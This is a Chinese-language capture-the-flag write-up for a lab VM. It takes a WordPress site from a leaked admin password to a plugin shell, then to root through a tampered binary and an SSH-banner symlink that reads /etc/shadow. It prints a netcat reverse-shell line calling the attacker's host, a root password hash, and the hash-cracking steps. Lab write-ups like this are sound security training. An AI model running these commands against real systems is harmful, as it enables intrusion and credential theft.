

word靶机

一、信息收集

1.1 主机发现

利用arp-scan确定靶机ip

```
└─(kali㉿kali)-[~/notes/word]
└$ sudo arp-scan -l|grep PCS
192.168.0.55      08:00:27:95:8b:cc      PCS Systemtechnik GmbH
```

1.2 端口扫描

1. 使用nmap扫描全端口

```
└─(kali㉿kali)-[~/notes/word]
└$ nmap -sT -p- 192.168.0.55
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-29 21:00 CST
Nmap scan report for word.ds (192.168.0.55)
Host is up (0.00026s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 2.67 seconds
```

优先对80端口进行研究

二、渗透

```
└─(kali㉿kali)-[~/notes/word]
└$ curl 192.168.0.55
<!-- word.ds -->
```

直接访问信息，尝试扫目录

```
$ gobuster dir -u http://192.168.0.55 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,zip  
...  
=====  
/banner.php          (Status: 200) [Size: 2822]  
/wordpress           (Status: 301) [Size: 316] [--> http://192.168.0.55/wordpress/]  
/server-status        (Status: 403) [Size: 277]  
Progress: 882232 / 882232 (100.00%)  
=====  
Finished
```

发现两个服务

- Wordpress -> 可使用 wpscan 工具扫描
- banner.php

banner.php

定制你的SSH欢迎界面

Banner Saved. try ssh

SSH欢迎信息内容：

xnzcode

保存Banner

预览效果：

xnzcode


随便输入了一下，提示我们尝试ssh连接，发现banner对应着修改了：

```
$ ssh root@192.168.0.55  
xnxcode  
root@192.168.0.55's password:
```

研究了一会没啥突破口，先看Wordpress

Wordpress

进入 `http://192.168.0.55/wordpress` 后，随意点击一篇文章就会重定向到`word.ds`



在 `/etc/hosts` 文件结尾添加"192.168.0.55 word.ds"后解决重定向问题

查看文章内容发现作者为 `root` 用户

使用 `wpscan --url http://word.ds/wordpress` 扫描Wordpress程序

```
[+] Upload directory has listing enabled: http://word.ds/wordpress/wp-content/uploads/  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%
```

发现可以直接访问的目录

Index of /wordpress/wp-content/uploads/2025/11

Name	Last modified	Size	Description
Parent Directory			
pass.txt	2025-11-14 22:24	21	
yx2-150x150.jpeg	2025-11-14 21:33	4.4K	
yx2.jpeg	2025-11-14 21:33	24K	

Apache/2.4.62 (Debian) Server at word.dszi Port 80

获得 pass.txt 中的凭证 S9ZF6mtLdHfmr8PmCq3i 登录 WordPress后台, root用户登录

The screenshot shows the WordPress admin dashboard under the 'User' section. It lists one user: 'root'. The user has the role 'Administrator' and the email 'aaa@root.com'. The interface includes standard filtering and bulk action tools.

发现为管理员用户，直接添加shell插件，这里直接用插件市场里的 WPTerm

获得 www-data 权限

The screenshot shows a terminal window titled 'WPTerm'. The tab bar indicates the current tab is 'Terminal'. The terminal output shows a root shell on a Linux system (Word 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64 GNU/Linux). It displays a busybox logo and the command 'busybox nc 192.168.0.2 7777 -e /bin/bash' being run. The terminal also shows the last login information for the root user.

反弹shell并稳固

```
python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@Word:/var/www/html/wordpress$ ^Z // Ctrl + Z
zsh: suspended nc -lvp 7777
$ stty raw -echo; fg
[1] + continued nc -lvp 7777
www-data@Word:/var/www/html/wordpress$
www-data@Word:/var/www/html/wordpress$ export TERM=xterm
```

稳定后shell后可以自动补全，正常使用 `ctrl+c`，用户界面接近本地终端操作体验，执行效率高，操作更舒服

拿到shell后可以直接获取user flag

```
www-data@Word:/home/ssh-banner$ cat user.txt
flag{user-3a9dc01d01eb76d0fdd0fafaf9f5fda79}
```

三、提权

进行简单信息收集

- 还有 `ssh-banner` 用户，应该与最开始的 `banner.php` 有关

发现 `/opt/pass.txt` 的提示

```
S9ZF6mtLdHfmr8PmCq3i // 刚才wp的后台密码
// user password
// check all system file
```

发现了提示让我们仔细检查系统文件

找群主问了个提示：

可以使用 `dpkg -V`

`dpkg -V` 验证已安装软件包的完整性，通过对比文件与包记录信息来检测异常篡改，用于渗透测试中的系统异常信息收集。

`dpkg -V` 标志说明：

- `c`：配置文件
- `s`：MD5校验和变化（文件内容被修改）
- `?`：文件状态未知（未在包数据库中记录）

```
www-data@Word:/opt$ dpkg -V  
??5?????? c /etc/irssi.conf  
??5?????? c /etc/apac ...  
??5?????? /usr/bin/top // 关键异常文件
```

执行top指令，输出了 ssh-banner 用户的密码,登录进去

进入 home 目录，发现对应的 banner.txt 文件，与 banner.php 中修改后，ssh登录前显示的保持一致,可能存在任意文件读取

删除 banner.txt ,并创建指向 /etc/shadow 的软链接

```
$ ln -s /etc/shadow banner.txt
```

用ssh连接，成功读取root用户对应hash

```
$ ssh root@192.168.0.55  
root:$6$2KzhPia8Wwzs7L/E$7aa6JS7MQvMCqzGn3Q4Q.4dIWfzuic/l/VxOCMsU95I4zNYCpXD6GXv2ixswndTcY/ow94751R2Dx7j5VWagc0:20407:0:99999:7:::  
daemon:*:20166:0:99999:7:::  
bin:*:20166:0:99999:7:::  
sys:*:20166:0:99999:7::: ...
```

复制到kali使用 john 爆破

```
$ john hash.shadow --show  
root:*****:20407:0:99999:7:::  
  
1 password hash cracked, 0 left
```

- 用户： root
- 密码： ***** (逆天密码)

最后切用户拿flag

```
flag{root-a46ec67a0f2e7c387926ac5d783ea4b8}
```

总结

- dpkg -V 发现被修改的系统文件，后门等
- 任意文件读取 软链接瞎飞~ 常规操作但是我不不会

by xnzcode